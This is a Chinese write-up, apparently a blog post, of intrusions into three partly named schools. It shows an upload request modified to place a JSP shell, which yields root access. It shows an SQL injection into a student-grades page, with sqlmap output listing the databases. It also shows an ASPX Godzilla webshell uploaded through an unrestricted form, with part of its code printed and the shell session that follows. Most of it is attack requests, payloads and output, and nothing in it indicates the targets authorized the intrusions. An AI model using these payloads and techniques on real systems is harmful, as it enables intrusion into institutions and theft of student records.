

某徽工业大学 + 某能源学院 +xx 师范学校

工业大学文件上传

http://.../index
账号 [redacted]
密码
上传头像
抓包增加个后缀




主要在这里进行修改一下



```
POST /xupload/uploadUserImg?fileType=jpg,gif,png,jpeg,jsp&pressText=undefined HTTP/1.1
[redacted]
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: name=value; HttpOnly
x-frame-options: SAMEORIGIN
Access-Control-Allow-Origin: 139.219.2.164
Access-Control-Allow-Methods: POST, GET
Access-Control-Max-Age: 3600
Access-Control-Allow-Headers: x-requested-with,Authc
Access-Control-Allow-Credentials: true
Content-Length: 84
Date: Sat, 12 Feb 2022 01:03:04 GMT
Connection: close

{
  "message":"上传成功",
  "error":0,
  "url":"/data/userimg/202202121644627784047.jsp"
}
```

就能传 jsp 上去了




[redacted]/202202121644627784047.jsp 有效载荷:JavaDynamicPayload 加密器:JAVA_AES_RAW

```
currentDir:/
fileRoot:[/]
currentUser:root
osInfo:os.name: Linux os.version: 4.15.0-1113-azure os.arch: amd64

/ >whoami

root

/ >
```

sql

一旦进入后台 这种要和数据库进行交互的地方 很容易出 sql

POST /Pages/StuPlatform/ScoreStu/List.aspx?method=GetTableDataByPara HTTP/1.1
Host: **
Content-Length: 414
Accept: application/json, text/javascript, /; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.99 Safari/537.36
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Origin: **
Referer: **
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: OAuth_SessionID=lewjsrb1eyd4mzcmduiaamlk; ASP.NET_SessionId=3vb4k2lqartqi5jmhpgupf4m
Connection: close




查看成绩

班主任寄语： 暂无评价


序号	学期	批次	
1	2020~2021【第二学期】	期末考试	
2	2020~2021【第二学期】	期末考试	
3	2020~2021【第二学期】	期末考试	
4	2020~2021【第二学期】	期末考试	
5	2020~2021【第二学期】	期末考试	计算
6	2020~2021【第二学期】	期末考试	阝
7	2020~2021【第二学期】	期末考试	职
8	2020~2021【第二学期】	期末考试	
9	2020~2021【第二学期】	期末考试	
10	2020~2021【第二学期】	平时成绩	

sqlmap




```
    Type: error-based
    Title: Microsoft SQL Server/Sybase error-based - ORDER BY clause
    Payload: sEcho=1&iColumns=5&sColumns=,,,,&iDisplayStart=0&iDisplayLength=10&mDataProp_0=0&bSortable_0=false&mDataProp_1=ST_XQTXT&bSortable_1=true&mDataPr
op_2=ST_SBName&bSortable_2=false&mDataProp_3=ST_CouName&bSortable_3=true&mDataProp_4=ST_Score&bSortable_4=true&iSortCol_0=1&sSortDir_0=desc,(SELECT 1106 WHEF
E 1106=CONVERT(INT,(SELECT CHAR(113)+CHAR(113)+CHAR(120)+CHAR(106)+CHAR(113)+(SELECT (CASE WHEN (1106=1106) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(
112)+CHAR(107)+CHAR(122)+CHAR(113))))&iSortCol_1=3&sSortDir_1=desc&iSortCol_2=4&sSortDir_2=asc&iSortingCols=3&hidXQ=00000000-0000-0000-0000-000000000000&txt(
ou=
---
[11:42:11] [INFO] testing Microsoft SQL Server
[11:42:11] [INFO] confirming Microsoft SQL Server
[11:42:12] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2008
[11:42:12] [INFO] [redacted]
[11:42:13] [INFO]
[11:42:13] [INFO]
[11:42:13] [INFO]
[11:42:13] [INFO]
[11:42:29] [INFO]
[11:42:29] [INFO]
[11:42:29] [INFO]
[11:42:50] [CRITIC
[11:42:50] [INFO]
[11:42:50] [INFO]
[11:43:06] [INFO]
available databases [10]:
[* [redacted]
[*
[*
[*
[*
[*
[*
[*
[*
[*
```

师范学校文件上传




没有任何限制 哥斯拉马子直接上传



```
0
------WebKitFormBoundaryflvjIQ2PNnJjJeNB
Content-Disposition: form-data; name="chunks"

1
------WebKitFormBoundaryflvjIQ2PNnJjJeNB
Content-Disposition: form-data; name="saveUrl"


------WebKitFormBoundaryflvjIQ2PNnJjJeNB
Content-Disposition: form-data; name="file"; filename="123.aspx"
Content-Type: image/jpeg

<%@ Page Language="C#"%><%try{string key = "3c6e0b8a9c15224a";string pass = "pass";string md5 = System.BitConverter.ToString(new System.Security.Cryptography.MD5CryptoServiceProvider().ComputeHash(System.Text.Encoding.Default.GetBytes(pass + key))).Replace("-", "");byte[] data = System.Convert.FromBase64String(Context.Request[pass]);data = new System.Security.Cryptography.RijndaelManaged().CreateDecryptor(System.Text.Encoding.Default.GetBytes(key
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/plain; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Date: Sat, 05 Feb 2022 04:20:57 GMT
Connection: close
Content-Length: 42

/siteFiles/images/userimg/student/123.aspx
```

getshell



```
currentDir:c:/windows/system32/inetsrv/
fileRoot:[A:\, C:\, D:\, F:\]
currentUser:scjxpt
osInfo:Microsoft Windows NT 6.1.7601 Service Pack 1

c:/windows/system32/inetsrv/ >whoami

win-6qiml10o52d\scjxpt

c:/windows/system32/inetsrv/ >
```